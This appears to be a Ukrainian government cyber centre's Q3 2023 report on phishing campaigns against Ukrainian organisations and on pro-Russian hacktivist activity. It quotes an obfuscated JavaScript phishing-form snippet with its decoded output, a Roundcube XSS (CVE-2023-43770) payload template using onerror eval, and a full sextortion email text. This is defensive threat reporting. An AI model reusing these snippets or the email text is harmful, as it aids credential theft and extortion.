
- the cyber protection objects defined in clause 1 of the Resolution of the Cabinet of Ministers of Ukraine No. 1295 of December 23, 2020 "Certain Issues of Ensuring Operation of the Vulnerability Detection and Cyber Incidents/Cyber Attacks Response System";
- Ukrainian organisations regardless of their intustry affiliation and ownership form, whose incoming and outgoing emails are monitored with the usage of functionality of the third-party service provider's threat analytics platform.

SCPC SSSCIP is also the security administrator of the National Backing-up Centre of State Information Resources (hereinafter referred to as the National Centre). As the subject of the National Centre within the scope of achieving the implementation objective ("vulnerability detection and response to cyber incidents and cyberattacks against the National Centre's national electronic information resources", as defined in clause 11, subclause 1 of the Resolution of the Cabinet of Ministers of Ukraine No. 311 of April 7, 2023 "Certain issues related to the operation of the National Backing-up Centre of State Information Resources"), SCPC SSSCIP processes phishing attack information obtained from analysing the email protection service data of the Cybersecurity Services Platform of the National Centre.

957


phishing attacks
processed by the analysts of the Cyber Incidents Response Operational Centre

Distribution of the quantity of processed phishing attacks by email threat categories



406 phishing attacks aimed at harvesting users' authentication data and associated with the usage of legitimate services and (or) technologies were processed during Q3 2023. This represents 80% of the total number of processed phishing attacks, associated with authentication data stealing. Therefore, **exploiting legitimate services and technologies to organise phishing emails distribution is quite common.** Specifically, **Firebase, Weebly, Webflow, IPFS, Mailchimp, and Formspak were abused** during the reporting period.

Distribution of the quantity of processed phishing attacks by abused legitimate services/technologies



IPFS

48

Since Web 3.0 technology — IPFS (InterPlanetary File System) — has an open source code, there are multiple options of its implementation, but the common way to use it is publishing data (files, catalogs, websites, etc.) in a distributed manner.

An obvious advantage of a distributed file system usage while spreading phishing resources is that attackers do not need to pay for hosting services and the content cannot be blocked or deleted by third-party users (who have no control over the nodes where such content remains available) due to the lack of regulations (one of the issues of the decentralisation approach).

Webflow

51

Webflow is an online website builder that enables free website hosting under the domain `<domain>.webflow.io` for a limited period and with limited functionality. Thus, the legitimate hosting service can be abused to imitate different services' web interfaces using website building forms available on the platform (see Fig. 1).

Mailchimp

45

MailChimp is a marketing automation platform that comprises a bulk mailing service. So, using the legitimate marketing email service of the MailChimp platform not only one can create phishing pages, but also organise mass phishing mails distribution.

Formspark

39

Formspark is a back-end service for HTML forms that is often exploited to store and process payloads received through filling in the prepared forms.

Firebase


163

A web page URL in Firebase, Google's mobile and web app development platform (`hxxps://firebasestorage[.]googleapis[.]com`), that is frequently used to create links to imitated services' web interfaces, is de-facto legitimate. This is an example of how Google's cloud infrastructure reputation and services are exploited to host phishing pages.

Weebly

60

Weebly is an online website builder that enables free website hosting under the domain `<domain>.weebly.com` with limited functionality, but for an unlimited period. Thus, website building forms available on the platform are used to imitate various services' web interfaces (see Fig. 2).



Outlook


Email address:

Password:

□ Private computer ?(What is this?)?

sign in

Figure 1. An example of a phishing form imitating Outlook mailing service's web interface



zimbra

Your Session has expired, login again.

Username:

Password:

□ Stay signed in

Sign In


Version: Default

What's This?

Zimbra :: the leader in open source messaging and collaboration :: Blog - Wiki - Forums | Enhanced by ZeXtras |

Copyright © 2005-2019 Telligent Systems, Inc. All rights reserved. "Telligent" and "Zimbra" are registered trademarks or trademarks of Telligent Systems, Inc.


Figure 2. An example of a phishing form imitating Zimbra mailing service's web interface



From [redacted]@[redacted].gov.ua
To [redacted]@[redacted].gov.ua
Subject Payment associated to your account.

```
Hi there!

Unfortunately, I need to start our conversation with bad news for you.
Around few months back I managed to get full access to all devices of yours,
which are used by you on a daily basis to browse internet.
Afterwards, I could initiate monitoring and tracking of all your activities on the internet.

I am proud to share the sequence of how it happened:
In the past I bought from hackers the access to various email accounts (today, that is rather a simple thing to do online).
Clearly, it was not hard at all for me to log in to your email account ([redacted]).

A week after that, I had already managed to effortlessly install Trojan virus to Operating Systems of all devices that are
currently in your use,
and as result gained access to your email.
To be honest, that was not really difficult at all (because you were eagerly opening the links from your inbox emails).
I know, I am a genius. (=

With help of that software, I can gain access to all controllers in your devices (such as video camera, keyboard and microphone).
As result, I downloaded to my remote cloud servers all your personal data, photos and other information including web browsing
history.
Likewise, I have complete access to all your social networks, messengers, chat history, emails, as well as contacts list.
My intelligent virus unceasingly refreshes its signatures (due to its driver-based nature), and hereby stays unnoticed by your
antivirus software.
```

Figure 3. An example of a phishing email



Sep 07,2023 18:08:29
0.037033
Tx 1G8U8mNR...

Sep 07,2023 04:39:53
0.03661224
Tx 1G8U8mNR...

Figure 4. A fragment of transaction history

One of the phishing campaigns processed during the reporting period was related to mass spreading (to email addresses of over 40 Ukrainian organisations) of the same-type emails aimed at extortion.

Those emails (subject line examples: "Payment associated to your account," "Careful, it's important") state that, ostensibly, a prior unauthorised access has been made to all of the mail account owner's devices, with their activity being monitored over an indefinite period of time and certain compromising materials having been accessed. Herewith, the sender's email address is spoofed to imitate the receiver mailing to himself (see Fig. 3).

Each of those emails urges its receiver to pay the fixed sum to a specified Bitcoin wallet to avoid publishing of the ostensibly accessed materials. **It is an example of extortion,** i.e. blackmail aimed at threatening the user to publish his confidential content. Transaction history from one of the mentioned Bitcoin wallets (see Fig. 4) confirms possible payments of the specified sum amounts (approximately) realised during the same period when the phishing emails were detected.

Considering the extent and unpredictability of online abuse cases, developing and modernisation of an effective nationwide strategy to fight blackmail and other cybercrime is extremely important. One of the possible solutions is an active increasing of the arsenal of the legislative norms regulating related aspects within the Ukraine's legal system.

Similar cybercrime cases can be reported to the Cyber Police Department of the National Police of Ukraine (inter-regional unit of the National Police of Ukraine) by filling out the contact form.

Authentication data harvesting campaigns, analysed earlier by the Cyber Incidents Response Operational Centre (see Fig. 5, 6), were also observed throughout the 3rd quarter of 2023.


Meanwhile, a new common pattern was detected in the .html files that were distributed as attachments to the phishing emails during the reporting period. Basically, while the <form> element (specifically, its "action" attribute containing the URL that processes data sent via the form) was explicitly presented before, the latest HTML files contain an obfuscated JS code, in particular:

```
<script>var s="=gpsn!bdujpo>#<POST Request URL>#!!nfuipe>#qptu#!potvcnju>#sfuvso!wbmjebufGpsn)*#!obnf>#nzgpsn#?"
;var m="";for(var i=0;i<s.length;i++)m+=String.fromCharCode(s.charCodeAt(i)-1);document.write(m);</script>
```

By passing through the cycle where the index of each string element of "m" variable in UTF-16 is reduced by one and the number of cycle iterations equals the length of variable "s," the obfuscated part is transformed to:

```
<form action="<POST Request URL>"  method="post" onsubmit="return validateForm()" name="myform">
```

The activity has been observed since May 2022 and is of mass (untargeted) nature, thus it can be aimed at Ukrainian organisations of various forms of ownership and industry affiliation.




Your file is connected to Adobe Secured PDF
Online Secured PDF Reader
kanc@oe.if.ua User Verification

This document was sent to your email
and can only be accessed by this user
To start file download,
Please confirm that you are the Owner

Email Password
Download PDF 173kb >>


Figure 5. An example of a phishing form



авторизуйтесь для верификации аккаунта [redacted]gov.ua

Figure 6. An example of a phishing form

Distribution of the quantity of processed phishing attacks by targeted activity cluster identificators



Latest UAC-0006 activity details:

- CERT-UA Alert "Rising Threat to Accountants: the UAC-0006 group launches its third cyberattack for the last 10 days (CERT-UA#7065, CERT-UA#7076)"

Latest UAC-0170 activity details:

- CERT-UA Alert "Change Your Roundcube Password: another phishing attack using CERT-UA attributes and SSSCIP SCPC symbols (CERT-UA#7223)"

Latest UAC-0028 activity details:

- CERT-UA Alert "APT28 cyberattack: msedge as loader, TOR and mockbin.org/website.hook services as control centre (CERT-UA#7469)"
- CERT-UA Alert "Phishing attacks by APT28 (UAC-0028) group aimed at acquiring authentication data to public mailing services (CERT-UA#6975)"

Latest UAC-0010 activity details:

- CERT-UA Alert "UAC-0010 Activity Summary as of July 2023"
- SCPC SSSCIP Report "Another UAC-0010 Story"
- NCCC Report "GAMAREDON Group's Activity During Ukrainian Counter-Offence"

A recently identified vulnerability CVE-2023-43770 (dated September 22, 2023) was exploited during one of the latest processed phishing campaigns. It correlates with the CWE-79 weakness that is associated with the improper neutralisation of user-controllable input during web page generation.

In this case a cross-site scripting (XSS) vulnerability is remotely exploited in Roundcube software (vers. 1.4.14, 1.5.x to 1.5.4 & 1.6.x to 1.6.3), a popular web-based email management solution (specifically, in its library component "program/lib/Roundcube/rcube_string_replacer.php."). Improper link processing in plain/text messages allows the realisation of an XSS attack that results in getting unauthorised access to information and the opportunity to perform further arbitrary actions on it.

When a phishing email is opened via the web interface of the Roundcube client and the vulnerability is successfully exploited, the obfuscated JavaScript code that is specified in HTML "onerror" attribute is executed. Executed HTML code format that is hidden: `<img src=<VARIABLE NAME> onerror="eval(unescape(<OBFUSCATED JS CODE>))">`. The "onerror" attribute is processed by default when an error occurs while loading an external file (an image in this case). Therefore, the realisation of "eval" and "unescape" JS functions, specified in the "onerror" attribute, ensures the execution of the obfuscated JavaScript code.

Running the scripts, i.e. querying the Roundcube database, results in getting the unauthorised access to the following information:
- details of client software that is used for managing emails;
- user's mailbox data (authentication details, total amount of received emails with their details (subject, read status, receiving date, sender's address, etc.).

The information, mentioned above is then exfiltrated through HTTPS POST requests.

The **SCPC SSSCIP emphasises** that the above phishing attack example should be taken into account while processing corporate emails, as phishing can be carried out not only by common distribution methods (like spreading malicious attachments or links directly in the message body), but also by exploiting vulnerabilities of the software used to manage emails.

Get acquainted with the SSSCIP's tips on how to identify a phishing attack and what to do in case of receiving a phishing email:

Phishing is a social engineering method aimed at manipulating people in order to accomplish the intruder's malicious intents (acquiring confidential data, stealing money, installing malware). Partial phishing cases imply abusing of victims' trust, intimidation and threatening.

To get acquainted with the SSSCIP's recommendations regarding the other issues of addressing cyberspace-based threats, secure mobile phones and Internet usage, follow the link below:
https://cip.gov.ua/ua/faqs

russian-UKRAINIAN CYBERWARFARE


This report section represents the statistics for the reporting period, obtained through the analysis of data from pro-russian hacktivist groups' public communication channels announcing and reporting their future or past cyberattacks against Ukrainian organisations as well as carrying out misinformation campaigns.

The level of trust in the data obtained from open communication channels of pro-russian hacktivist groups is low as there is often no confirmation of the novelty and reliability of the information that is publicised and the source of such information remains unknown. It is highly likely that hacktivists, using their own communication channels and taking advantage of the attention and favor of the audience, republish the results of their activities that have already been made public (identical or partially changed), or the results of the work of the other threat actors related to gaining access to networks or disseminating restricted information. Besides, taking into consideration the experience of analysing hacktivists' activities since the early beginning of the full-scale invasion, it can be assumed that most of their attacks have minimal (or zero) effect on operations continuity of targeted entities.


However, despite this, hacktivists activities continue to be tracked in order to monitor trends and changes.

Timechart of pro-russian hacktivist groups activity by cyberattack type

202 cyberattacks initiated by pro-russian hacktivist groups have been detected throughout the 3rd quarter of 2023, that is 26% less than in the previous quarter. Therefore, Q3 2023 **keeps showing a downtrend in the total number of cyberattacks targeting Ukrainian organisations of various ownership forms and industry affiliation,** that is observed since early 2023.




Timechart of pro-russian hacktivist groups activity by targeted sector




russian-UKRAINIAN CYBERWARFARE

Distribution of pro-russian hacktivist groups activity by group name

The most active pro-russian hacktivist groups are "**Народная CyberАрмия**", "**BLUENET**", "**NoName057(16)**", "**PHOENIX**" and "**Lira**". The number of attacks organised by them during Q3 2023 accounts for 90% of the total number of registered attacks that were carried out by similar groups.



Distribution of pro-russian hacktivist groups activities by attack frequency



russian-UKRAINIAN CYBERWARFARE

During the 3rd quarter of 2023, **some changes in the activity of monitored pro-russian hacktivist groups took place.**

DevilSec 1967

In particular, starting from July 6 (latest announcement was dated September 14), the **DevilSec 1967** group has advertised VIP subscriptions for services that include distributives of their own software, such as:

- newest hacking tools;
- vulnerability-exploiting applications;
- hacking software for Android;
- hacking software for Windows;
- server hacking software.

Payments are accepted only in cryptocurrencies (USDT, BTC, BNB, ETH). Besides, as mentioned in the previous Report on the performance of the Vulnerability Detection and Cyber Incidents/Cyber Attack Response System in Q2 2023 (hereinafter referred to as Q2 2023 Report), “Devils Sec 1967” strived to de-associate themselves with a solely pro-russian position. This hypothesis was supported by several announced attacks against russian web resources, such as the June 24 one being the last announced attack in the group’s Telegram channel (as of the beginning of Q4 2023). So starting from June 24, Devils Sec 1967 only publishes advertisements of paid products (exploits, access to their specialised training channel, VIP subscriptions to services) with gradually increasing prices (for instance, the VIP subscription (annual), advertised on July 6 for $600, cost $1,000 in the advertising post dated August 15).

KVAZAR

On July 23, **KVAZAR DDOS** announced a “FULL COURSE” on Telegram (that can be purchased for 5,505 roubles (approx. $60)) offering specialised trainings on:

- Python (basic materials on Python: constructs, syntax features);
- AIOgram (introduction to libraries/advantages/theory, creating first bot/Telegram tools for bots, keyboards/inline menus/other library constructs, code partition/project design patterns);
- Telethon, Pyrogram (userbot theory/user authorisation libraries, group members parsing/bulk messaging/group/channel member cheat, phishing bots/userbots in ‘dark’ topics);
- Raw API TELEGRAM (‘raw’ API theory/Telegram features in the needed libraries).

On August 1, KVAZAR group announced the start of operations across “Donbass republics” in their Telegram channel. Specifically, they said that the L/DPR theme had been far less notable throughout the entire time dedicated to attacks in favor of the russia, despite “the fact that “the republics’ cyber infrastructure is quite vulnerable to attacks, with a large number of illegal online sources and pro-Ukrainian activities aimed against our republics.”. Hence, the major areas of KVAZAR’s activity to support this claim were defined as:

- banning drug dealers’ bots/channels;
- de-anonymisation of people involved in illegal activities (drug dealing, submitting locations of military bases/military objects, etc.);
- help in reinforcing essential cyber infrastructure objects;
- de-anonymisation of hacking groups targeting L/DPR;
- exposure of people having pro-Ukrainian views while physically staying in russia.

On the same night following the announcement (August 1), the group posted links to three sources associated with promotion and advertisement of drug dealing in L/DPR. This was followed by another post dated August 3, asking to join the search for drug dealing sources in order to stop them from spreading and multiplying via the feedback bot @KvaZarBOT_bot.

NoName057

On July 1, the group claimed in their Telegram channel to continue the series of attacks on Ukrainian banking institutions that had started on June 27 and was active till July 2, covering a wide range of both public and private Ukrainian banks. Starting from July 2, however, the group’s activities shifted back to their usual focus on attacking online resources of the EU countries, involved in aiding Ukraine during the full-scale invasion in any way.

On July 26, **NoName057(16)** criticised the European Union for possible imposing of additional sanctions against the “fraternal belarusian nation,” which was their first public statement in support of belarus.

On August 24 (perhaps purposely timed to the Ukrainian national holiday celebrated on August 24 to commemorate the adoption of the Declaration of Independence of Ukraine in 1991), the group announced and subsequently released an update of their volunteer “DDoSia Project” software that is used to carry out DDoS attacks on the targets, pre-defined by the team (websites of the countries that are “unfriendly” to russia). Notably, NoName057(16) regularly reposts media coverage of themselves (the latest of such reposts was dated July 25), concerning either conducting particular thematic operations or the analysis of the DDoSia Project’s progress and the group activity dynamics. According to such media posts, the audience of the project, initiated in August 2022, has significantly expanded since then due to multiple factors including regular updates (raising of intuitive clarity) of the client software and the introduced encouragement system.

russian-UKRAINIAN CYBERWARFARE

PHOENIX

On July 28, **PHOENIX** claimed responsibility for the DDoS attacks that had targeted Turkiye. Usually, pro-russian hacktivist do not target Turkiye, as this country is not on the ever-growing list of 'unfriendly countries' and maintains steady diplomatic relations with russia. Perhaps, those attacks were triggered by the increasing tensions between the two countries, such as Erdogan's open attitude towards Sweden's accession to NATO, repatriation of several prisoners of war kept in Turkiye back to Kyiv as well as public support of Ukraine's accession to NATO.

On July 29, the group's Telegram channel released information on creation of a new pro-russian hacktivist coalition called **NET–WORKER ALLIANCE**, mentioning @hansnow1 as its founder. The alliance aims at "monitoring security in cyberspace of the russian federation and fighting external and internal enemies of russia." Its official members include BLOODNET (@BLOODNET_RUS), PHOENIX (@phoenixinform), KVAZAR (@kvazar_ddos), BlueNet (@bluenettt), CyberCat (@CyberCatHack), and Contagio (@ContagioBotnet). Besides, the NET-WORKER ALLIANCE's Telegram channel content has been promoted or distributed since its inception by multiple other long-active pro-russian hacktivist groups, such as FuckNet, UserSec, Killnet, etc.

On August 8, the PHOENIX group leader, Chapayev, announced the "Chapayev's Training" course that is expected to differ from the individual trainings promoted earlier (in May 2023) in the group. As mentioned, the course features are:

- regular content updates;
- personal communication with Chapayev;
- review of the experience of working with targeted entities;
- overview of target infection methods and required software.

